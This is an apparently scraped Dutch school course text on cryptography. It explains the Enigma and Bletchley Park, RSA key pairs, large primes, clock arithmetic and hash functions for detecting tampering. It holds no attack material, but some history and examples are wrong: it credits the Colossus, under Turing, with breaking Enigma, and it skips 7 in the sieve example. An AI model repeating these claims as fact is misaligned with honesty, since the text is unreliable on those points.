Het ingenieuze van de enigma is dat de rotors bij elke aanslag een positie doorschuiven, ongeveer zoals een kilometerteller. Als de eerste rotor een volledige ronde gemaakt heeft, klikt ook de tweede rotor een positie door, enzovoort. Op deze manier wordt ervoor gezorgd dat een letter niet steeds wordt afgebeeld op dezelfde codeletter. Je kunt veel variatie in de codering aanbrengen. Door de rotors is een andere beginstand te zetten, krijg je een andere cijfertekst. Die beginstand is dus de sleutel van het systeem.
Het ontcijferen van een gecodeerd bericht gaat op dezelfde manier als het vercijferen. Je zet de Enigma in de goede beginstand en tikt de cijfertekst in. De klare tekst verschijnt dan in de display. Dit is een voorbeeld van een symmetrisch cijfersysteem. Het ontcijferen gaat op precies dezelfde manier als het vercijferen.

De Engelsen luisterden mee naar de gecodeerde radioberichten. Natuurlijk wilden ze de berichten ontcijferen. Ze bevatten allerlei belangrijke informatie over troepenbewegingen. posities van onderzeeboten, enzovoort.
Ze hadden een Enigma-apparaat. Maar ja, om de berichten te ontcijferen moest je dus die beginstand weten. Gewoon proberen had geen nut, er waren miljoenen standen. Als je al de code van een dag vond, kon je de volgende dag opnieuw beginnen.
Door een aantal trucs en patronen wisten de Engelsen de hoeveelheid uitprobeerwerk te beperken. Onder leiding van Alan Turing bouwden ze op het landgoed Bletchley Park een apparaat dat de beginstand binnen een dag kon vinden. Dit apparaat, de Colossus, is een voorloper van de computers zoals we die nu kennen. Cryptografie heeft daardoor een belangrijke rol gespeeld in de ontwikkeling van computers.

Op internet is van alles te vinden over de enigma, het kraken van de enigma-codes en de bouw van de eerste computers. Een voorbeeld is de site van Tony Sale, die ook betrokken is geweest bij de herbouw van een werkende colossus. Er is ook een video over de werking van de Enigma-machine.

Public key encryption en RSA

Keer terug naar: 8: Cryptografie

Met computers kunnen we ingewikkelde coderingsalgoritmen uitrekenen. We gaan getallen (cijferreeksen) versleutelen. Informatie in tekst is te vertalen naar getallen (digitaliseren, bijvoorbeeld met ASCII of Unicode). Wanneer we tekst dus eerst digitaliseren kunnen we daarna de getallen vercijferen.

Er zijn allerlei manieren om digitaal teksten te vercijferen. We gaan hier één cryptosysteem in detail bekijken: *RSA*. RSA is genoemd naar de drie bedenkers van het systeem: Ron Rivest, Adi Shamir en Leonard Adleman. Zij bedachten en beschreven dit cryptosysteem in 1977, maar het was al eerder bedacht door de Engelse wiskundige Clifford Cocks. Zijn vondst werd echter als geheim bestempeld, zodat niemand ervan wist. In 2000 werd het algoritme vrijgegeven.

RSA is een algoritme voor *publieke-sleutel-encryptie* (Engels: *public-key encryption*). Dit houdt in dat de sleutel bestaat uit twee delen, een *publieke sleutel* en een *privésleutel* (*public* en *private key*). Deze twee vullen elkaar aan bij het vercijferen en ontcijferen. Wanneer je een boodschap met de privésleutel vercijfert, dan ontcijfer je met de publieke sleutel. Andersom, als je met de publieke sleutel vercijfert, dan kun je ontcijferen met de privésleutel.

Grote priemgetallen en RSA

De RSA-sleutels zijn in dit voorbeeld makkelijk te kraken. In het algemeen is dat echter niet zo. Het hangt af van de grootte van de priemgetallen waarmee je begint. Getallen van tientallen cijfers zijn nog redelijk makkelijk te ontbinden in priemfactoren. Bij veel grotere getallen wordt dit lastig, het kost gewoon jaren of zelfs miljarden jaren rekentijd.

De truc van RSA is dat je de twee priemgetallen vermenigvuldigt. Als je begint met twee priemgetallen p en q van ongeveer 100 cijfers, dan heeft het product $p*q$ ongeveer 200 cijfers. Het ontbinden van $p*q$ duurt heel veel langer dan het ontbinden van p en q zelf. Bij grote priemgetallen is dit niet meer te doen.

Voorbeeld

Als ik wil weten of 10001 (tienduizend-en-een) een priemgetal is, kan ik gewoon gaan proberen: ik kijk of de deling door 1, 2, 3, 4, 5 enzovoorts uitkomt. Als ik bij 100 ben kan ik stoppen. Grotere getallen proberen heeft geen zin. 100 x 100 is tienduizend en als ik grotere getallen probeer kom ik boven 10001 uit. Ik moet dus maximaal 100 getallen proberen (wat slimmer kan ook wel).
Als ik wil weten of 1000001 (éénmiljoen-en-één) een priemgetal is moet ik gaan proberen tot 1000, als ik wil weten of 100000001 (honderdmiljoen-en-één) een priemgetal is moet ik proberen tot 10000, weer tien keer zo veel.

Hier zit een regel achter: twee cijfers erbij, 10 keer zo lang proberen. Dus: 100 cijfers erbij, 10000000000000000000000000000000000000000000000000 keer langer rekenen!

Een manier om priemgetallen te vinden is de zeef van Eratosthenes. Eratosthenes, een Griekse wiskundige uit de oudheid, bedacht het volgende: Je schrijft getallen uit en begint bij 2. Je schrapt alle veelvouden van 2 en gaat naar de eerstvolgende die niet geschrapt is. Je herhaalt het schrappen en vindt 3, 5, 11, 13, enzovoort. Als je bij 13 bent, weet je al dat alle niet geschrapte getallen onder 13x13, 169 ook priem zijn (geel in het plaatje). Het schiet dus behoorlijk op.

Helaas helpt het niet voor het vinden van heel grote priemgetallen. De rij van getallen zou niet passen in het geheugen van alle computers op de wereld bij elkaar, bij lange na niet...

Overigens: het grootste priemgetal dat nu bekend is heeft meer dan 17 miljoen (!) cijfers en is in het voorjaar van 2013 ontdekt. Zie het interview in 'De wereld draait door'. Er worden ook prijzen uitgeloofd voor het kraken van RSA-getallen, producten van twee grote priemgetallen. Als je de grootste weet te ontbinden krijg je 200.000 dollar! Op je laptop hoef je het niet te proberen.... Zie de pagina op Wikipedia over RSA-getallen.

De rekenregels achter RSA

In het voorgaande heb je met RSA gewerkt, zonder dat we besproken hebben hoe het precies werkt. Dat gaan we in dit onderdeel uitwerken. Daarbij bekijken we de wiskunde die achter het algoritme zit. Daar zit ook wat pittig rekenwerk bij!

Je hebt al gezien dat je priemgetallen nodig hebt om de sleutels voor RSA-encryptie te maken. Die priemgetallen moeten groot zijn om veilige sleutels te maken. Met groot bedoelen we hier echt enorm, we hebben het over getallen met honderden cijfers. Met die getallen gaan we ook zeer precies rekenen.

Om exacte berekeningen te maken met zeer grote getallen heb je speciale software nodig. Bij de taal java is er een pakket software (een *package*) *java.Math*. Deze bevat de klasse *BigInteger*. Hiermee kun je nauwkeurig rekenen met zo veel cijfers als je wilt. Deze software is gebruikt om de RSA-programma's te maken waarmee je eerder werkte.
In de voorbeelden waarin RSA wordt uitgelegd werken we met Excel. De voorbeelden zijn daarom met veel kleinere getallen.

Veel digitale cijfersystemen werken met *modulair rekenen*. Bij RSA is dit ook zo. Modulair rekenen heet ook wel *klokrekenen*. We doen dit bijvoorbeeld met tijd. Als we bijvoorbeeld met een analoge 12-urenklok werken, kun je zo met tijd rekenen: Stel het is nu 7 uur, wat wijst de klok dan over 9 uur aan? Antwoord: 7+9, dat is 16. We rekenen met 12 uur, oftewel modulo 12. Dan nemen we *16 mod 12* en verwijderen alle twaalfvouden in de 16. Twaalf eraf en we krijgen: 4 uur.

Een andere manier om het modulair rekenen te beschrijven is 'delen met rest bij gehele getallen'. Het gaat dan om de rest. In ons voorbeeld:
16 gedeeld door 12 is 1, rest 4.
Het modulair rekenen heeft een bijzondere eigenschap: het komt voor dat de uitkomst van een vermenigvuldiging 1 is. Een voorbeeld is *5x7 (mod 17)*. *5x7 = 35*, dat is *2x17+1*. De rest bij deling is 1, dus *5x7=1 (mod 17)*.

Dit is handig voor coderen en decoderen. Als ik een getal wil coderen kan ik het met 5 vermenigvuldigen (modulo 17). Voor decoderderen doe ik vermenigvuldigen met 7 (modulo 17). Dan krijg ik mijn oude getal terug!
5 en 7 heten elkaars *multiplicatieve inverse*, bij rekenen modulo 17.

[23 klokrekenen]

Meer over de rekenregels achter RSA

Ok, we kunnen dus coderen en decoderen door modulair rekenen. Het is alleen nog niet geschikt als cryptosysteem met een publieke en privésleutel. Wanneer je de publieke sleutel kent is het namelijk heel gemakkelijk om met Euclides de privésleutel te vinden. Maar het is wel het startpunt van een waterdicht, onkraakbaar systeem. Daarvoor moeten we veel gaan vermenigvuldigen: machtsverheffen!

Nu even een stukje stevige wiskunde. In RSA wordt een stukje tekst eerst omgezet in een getal. We noemen dit even x, Daarna berekenen we x^d, ook met modulair rekenen. We noemen dit y, dus $y=x^d$. Ontcijferen doen we met de andere sleutel: e. ye moet dan weer x opleveren...

Als geheel hebben we dan "x tot de macht d, tot de macht e moet weer x zijn." In formule: $(x^d)^e = x$. Weet je het nog van machtsverheffen? Als je de macht van een macht neemt mag je de exponenten vermenigvuldigen. $(x^d)^e$ is dus hetzelfde als $x^{(d*e)}$. En als die $d*e$ nu gelijk is aan 1 (modulo ...), dan zijn we precies waar we willen zijn. x^1 is immers x!

Bescherming tegen veranderen: hashfuncties

Als laatste in het onderdeel over cryptografie bekijken we een heel ander soort van beveiliging. Het gaat hier om het beveiligen van boodschappen tegen veranderingen. Je kunt dit doen met behulp van zogenaamde *cryptografische hashfuncties*. Even voor de duidelijkheid: 'hash' slaat hier niet op een 'geestverruimend' middel, maar betekent hier zoiets als 'husselen'. Hashing wordt in de informatica veel gebruikt, bijvoorbeeld om tabellen te maken waarin je zeer snel iets kunt opzoeken (hash tables).

Dit keer gaan we niet de boodschap zelf vercijferen, in principe kun je een hashfunctie toepassen op een boodschap die je open en bloot verstuurt. Degene die zo'n boodschap onderschept kan het wel lezen, maar zo gauw hij of zij iets verandert, dan wordt het opgemerkt.

Een hashfunctie wordt toegepast op een tekst en levert een getal op. Een eenvoudig voorbeeld is de volgende functie: "Neem van alle karakters in de boodschap de ASCII-waarde en tel al die getallen op".

voorbeeld

Wanneer Alice een boodschap naar Bob verstuurt, berekent zij ook de optelling en stuurt deze apart naar Bob. Chris onderschept de boodschap en verandert deze, voordat deze bij Bob aankomt. Bob krijgt uiteindelijk de (veranderde) boodschap en

de hashwaarde van Alice. Bob voert zelf ook de optelling uit en merkt dat er wat mis is: de hashwaarde die Bob uitrekent is anders als de waarde die hij van Alice heeft doorgekregen. Iemand heeft met de boodschap geknoeid!

Het belangrijkste van een hashfunctie is dus dat het zeer moeilijk of onmogelijk moet zijn om twee boodschappen te maken die dezelfde hashwaarde opleveren. Chris zou anders een tekst kunnen maken die zo in elkaar zit, dat deze dezelfde hashwaarde geeft! Je kunt dit uitproberen in de volgende opdracht.

De hashfuncties die in de praktijk gebruikt worden zitten behoorlijk vreemd in elkaar. Ze staan vol met tabellen van min of meer toevallige getallen en vreemde husselingen van blokken tekst. Op deze manier maakt men het onmogelijk om teksten zo te veranderen dat de hashwaarde gelijk blijft. Meer over cryptografische hashfuncties vind je op wikipedia, zie bijvoorbeeld de pagina over hasfuncties.

Om dit goed te laten verlopen is het natuurlijk wel belangrijk dat Chris niet ook de hashwaarde kan veranderen. Daarom worden hashfuncties gebruikt in combinatie met andere versleutelingen. Alice kan bijvoorbeeld de hashwaarde versleutelen met haar privésleutel (RSA). Deze methode wordt gebruikt om digitale hadtekeningen te zetten.
Er wordt dus meer dan één manier gebruikt om een boodschap te beveiligen. Een deur met twee sloten is ook moeilijker open te breken dan een deur met een enkel slot.